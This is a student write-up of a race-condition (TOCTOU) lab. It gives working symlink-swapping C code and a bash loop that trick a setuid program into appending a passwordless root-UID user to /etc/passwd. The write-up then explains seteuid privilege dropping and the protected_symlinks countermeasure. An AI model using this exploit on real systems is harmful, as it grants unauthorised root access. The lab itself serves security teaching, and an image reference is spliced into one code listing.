Race Condition Vulnerability Lab

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Task 1

Fail to edit it even use root `vim`.

So first change its owner

```
sudo chown seed /etc/passwd
```

Then modify the file and return it to `root`

```
sudo chown root /etc/passwd
```

> I think the instruction can give more easy options: `sudo adduser test` then enter `U6aMy0wojraho` as its password or use GUI following this document. Anyway, **it is too dangerous to edit `/etc/passwd` directly**.

Yes, I can log in test user using just an enter press and get the root privilege.

```
[03/09/20]seed@VM:~/.../race$ su - test
Password:
root@VM:~# whoami
root
```

write a file named `passwd_input` with the one-line content:

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```

Task 2

Use `attack_process.c` to keep changing what `/tmp/XYZ` points to.

```
#include <unistd.h>

int main()
{
```

```
    while (1)
    {
        unlink("/tmp/XYZ");
        symlink("/dev/null", "/tmp/XYZ");
        usleep(1000);

        unlink("/tmp/XYZ");
        symlink("/etc/passwd", "/tmp/XYZ");
        usleep(1000);
    }
    return 0;
}
```

Compilation:

```
gcc -o attack_process attack_process.c
```

Run `./attack_process` and start a new user shell execute `target_process.sh` (with `bash target_process.sh` command or use `chmod u+x target_process.h` before):

```
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$($CHECK_FILE)
new=$($CHECK_FILE)
while [ "$old" == "$new" ]
do
    ./vulp < passwd_input
    new=$($CHECK_FILE)
done
echo "STOP... The passwd file has been changed"
```

Finally, the attack works:

Task 3

Edit `vulp.c` as:

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>

int main()
{
    char *fn = "/tmp/XYZ";
    char buffer[60];
```



Figure 1: Get the root shell

```
9     FILE *fp;
10    uid_t real_uid = getuid();
11    uid_t eff_uid = geteuid();
12
13    /* get user input */
14    scanf("%50s", buffer);
15
16    seteuid(real_uid);
17
18    fp = fopen(fn, "a+");
19    if (fp) // Instead of checking by access(), directly check
          if open() returns proper pointer. **Note that it should
          not be compared with -1 as the textbook suggests.**
20    {
21        fwrite("\n", sizeof(char), 1, fp);
22        fwrite(buffer, sizeof(char), strlen(buffer), fp);
23        fclose(fp);
24    }
25    else
26        printf("No permission \n");
27
28    seteuid(eff_uid);
29 }
```

Note the modifications in Line 10-11, 16, 18-19 and 28.

- Before accessing the file, use `seteuid` to set the effective user ID to the real user ID, which disables its root privilege temporarily.
- After writing, use `seteuid` to set the effective user ID to its original value, which recovers its root privilege.
- Directly checking if `open()` return the file pointer instead of using `access()` to check the privilege.

Then the attack fails, the countermeasure stops the program from invoking the `open()` system call due to no root privilege.

Task 4

When turn on the protector:

```
1 sudo sysctl -w fs.protected_symlinks=1
```

The `target_process` stops and gets stuck with a `Segmentation fault` error message. It cannot write anything into `/etc/passwd`.

In other words, even though it can still win the race condition, it will never follow the symbolic link created by the normal user, which leads to the crash.

Because `/tmp` is a sticky directory owned by `root`, with the sticky symlink protection enabled, symbolic inside the directory must be created by either the owner of the directory, or the follower (the effective UID of the process), otherwise the symbolic will not be followed. As `vulp` is a `SETUID` program, which means the follower is `root` as well, the symbolic link will not work if attacked.